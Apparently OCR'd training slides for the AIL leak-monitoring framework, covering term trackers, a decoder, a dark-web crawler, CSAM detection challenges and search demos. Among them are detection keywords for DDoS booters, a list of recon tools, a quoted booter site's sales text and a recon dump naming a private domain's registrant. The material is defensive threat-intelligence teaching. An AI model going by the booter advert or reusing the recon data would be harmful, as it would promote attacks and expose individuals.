
Terms Tracker

- Search and monitor specific keywords
  - Automatic Tagging
  - Email Notifications
- Track Term
  - ddos
- Track Set
  - booter,ddos,stresser;2
- Trag Regex
  - circl\.lu

Terms Tracker:

82a87a6a-88f1-4ab1-ba53-1bf15211b4b8

Type	Tracker	Date added	Level	Created by	First seen	Last seen	Tags	Email
regex	\b[A-Z]{2}[0-9]{2}(?:[ ]?[0-9]{4}){4}(?!(?:[ ]?[0-9]){3})(?:[ ]?[0-9]{1,2})?\b	2019/09/12	1	admin@admin.test	2018/08/31	2019/11/28		




yyyy-mm-dd

yyyy-mm-dd

Search Tracked Items

Terms Tracker - Practical part

- **Create and test** your own term tracker


Tags (optional, space separated)
Show tracker to all Users
E-Mails Notification (optional, space separated)
Tracker Description (optional)
– Select a tracker type –
+ Add Tracker

Recon and intelligence gathering tools

- **Attacker also share informations**
- Recon tools detected: 94
  - sqlmap
  - dnscan
  - whois
  - msfconsole (metasploit)
  - dnmap
  - nmap
  - ...

Recon and intelligence gathering tools

```
################################################################################
================================================================================
Hostname        www.pabloquintanilla.cl                 ISP     Wix.com Ltd.
Continent       North America           Flag
US
Country         United States           Country Code    US
Region  Unknown                 Local time      19 Nov 2019 07:59 CST
City    Unknown                 Postal Code     Unknown
IP Address      185.230.60.195          Latitude        37.751
                        Longitude       -97.822
================================================================================
################################################################################
> www.pabloquintanilla.cl
Server:         38.132.106.139
Address:        38.132.106.139#53

Non-authoritative answer:
www.pabloquintanilla.cl canonical name = www192.wixdns.net.
www192.wixdns.net       canonical name = balancer.wixdns.net.
Name:   balancer.wixdns.net
Address: 185.230.60.211
>
################################################################################
Domain name: pabloquintanilla.cl
Registrant name: SERGIO TORO
Registrant organisation:
Registrar
```



Decoder

- Search for encoded strings
  - Base64
  - Hexadecimal
  - Binary
- Guess Mime-type
- Correlate paste with decoded items

Decoder: Practical Part


Which type of decoded file have the highest size ?

Decoder: Practical Part

estimated type	hash	first seen	last seen	nb item	size	Virus Total	Sparkline
application/x-dosexec	c11c2be8d9ba4e86c8effaa411aa6b867ba75abe	2019/11/28	2019/11/28	1	191	Send this file to VT	
application/x-dosexec	a50cba731204ecce193b40178399a250b5ce6f67	2019/11/28	2019/11/28	1	32768	Send this file to VT	
application/x-dosexec	cc5f2f0da71f443ec12ae1b3cb6ab8bad80f22c4	2019/11/28	2019/11/28	1	203	Send this file to VT	
application/x-dosexec	eed67e8fa9cb9a43fea21ae653983a8e0a174f63	2019/11/26	2019/11/28	6	83	Send this file to VT	

Crawler

- Crawlers are used to navigate on regular website as well as .onion addresses (via automatic extraction of urls or manual submission)
- Splash ("scriptable" browser) is rending the pages (including javascript) and produce screenshots (HAR archive too)





Crawler

How a domain is crawled by default

1. Fetch the first url
2. Render javascript (webkit browser)
3. Extract all urls
4. Filter url: keep all url of this domain
5. crawl next url (max depth = 1)


Crawler: DDoS Booter





Hide
Full resolution
HOME
ABOUT
PROOF
PRICE
PAYMENT
DDOSTECH
WICKR: DDOS.TECHNOLOGY
Reviews
April 25, 2019
I turned to this service on the recommendation of my friend, ordered an attack for a whole week, the work was done with high quality and responsibly.
September 21, 2018
I found this site through YAHOO, immediately contacted this service, and I had a free attack for almost ten minutes.
We accept :
Accept payments cryptocurrency. Cryptocurrency transfers guarantee your our security transaction. We accept BTC, ETH, DASH, LTC, ETC, XMP ...
Wallets Addresses

Child Sexual Abuse Material (CSAM)

Child Sexual Abuse Material (CSAM)





Child Sexual Abuse Material: Challenges

- **Lack of automatic exchange with law enforcement**
- Missing a list of keywords related to some sensitive topics such as CSAM
  - Optimise the detection
  - Could bootstrap integration of machine learning (supervised learning)

Temporary solution: manual incremental construction of a corpus


$\rightarrow$ Not always optimal

$\rightarrow$ Not our expertise


Correlations and relationship

Live demo!

Example: Dashboard



Example: Text search


1 Results for "gandcrab"
Index: 2019-05-20 - 1365.328591 Mb
Show 10 entries
Search:
Path Date Size (Kb) Action
0 crawled/2019/05/17/vs5e7g245s3pxjoc.onion374a1a89-4b16-4c3f-a460-4be8898da140 crawler cve 2019/05/17 15.44
Showing 1 to 1 of 1 entries
Previous 1 Next
Totalling 1 results related to paste content

Example: Pastes Metadata (1)

infoleak:automatic-detection="phone-number" infoleak:automatic-detection="mail" infoleak:automatic-detection="base64" +

Date	Source	Encoding	Language	Size (Kb)	Mime	Number of lines	Max line length
04/05/2019	pastebin.com_pro	text/plain	None	6.12	text/plain	1650	100

Create MISP Event

Duplicate list:

Show 10 entries Search:

Hash type	Paste info	Date	Path	Action
['tlsh']	Similarity: [19]%	2019-04-13	archive/pastebin.com_pro/2019/04/13/EbMVR87S.gz	
['tlsh']	Similarity: [10]%	2019-04-11	archive/pastebin.com_pro/2019/04/11/2X5HRVnX.gz	
['tlsh']	Similarity: [23]%	2019-04-25	archive/pastebin.com_pro/2019/04/25/TS2b6M4c.gz	
['tlsh']	Similarity: [14]%	2019-04-17	archive/pastebin.com_pro/2019/04/17/CuS93H7K.gz	
['tlsh']	Similarity: [23]%	2019-04-20	archive/pastebin.com_pro/2019/04/20/AQd0qGVQ.gz	
['tlsh']	Similarity: [20]%	2019-04-20	archive/pastebin.com_pro/2019/04/20/6DDc13b8.gz	
['tlsh']	Similarity: [21]%	2019-05-05	alerts/pastebin.com_pro/2019/05/05/X8nJLzda.gz	
['tlsh']	Similarity: [7]%	2019-04-13	archive/pastebin.com_pro/2019/04/13/Lyp4FVWW.gz	

Showing 1 to 8 of 8 entries Previous 1 Next

Example: Pastes Metadata (2)

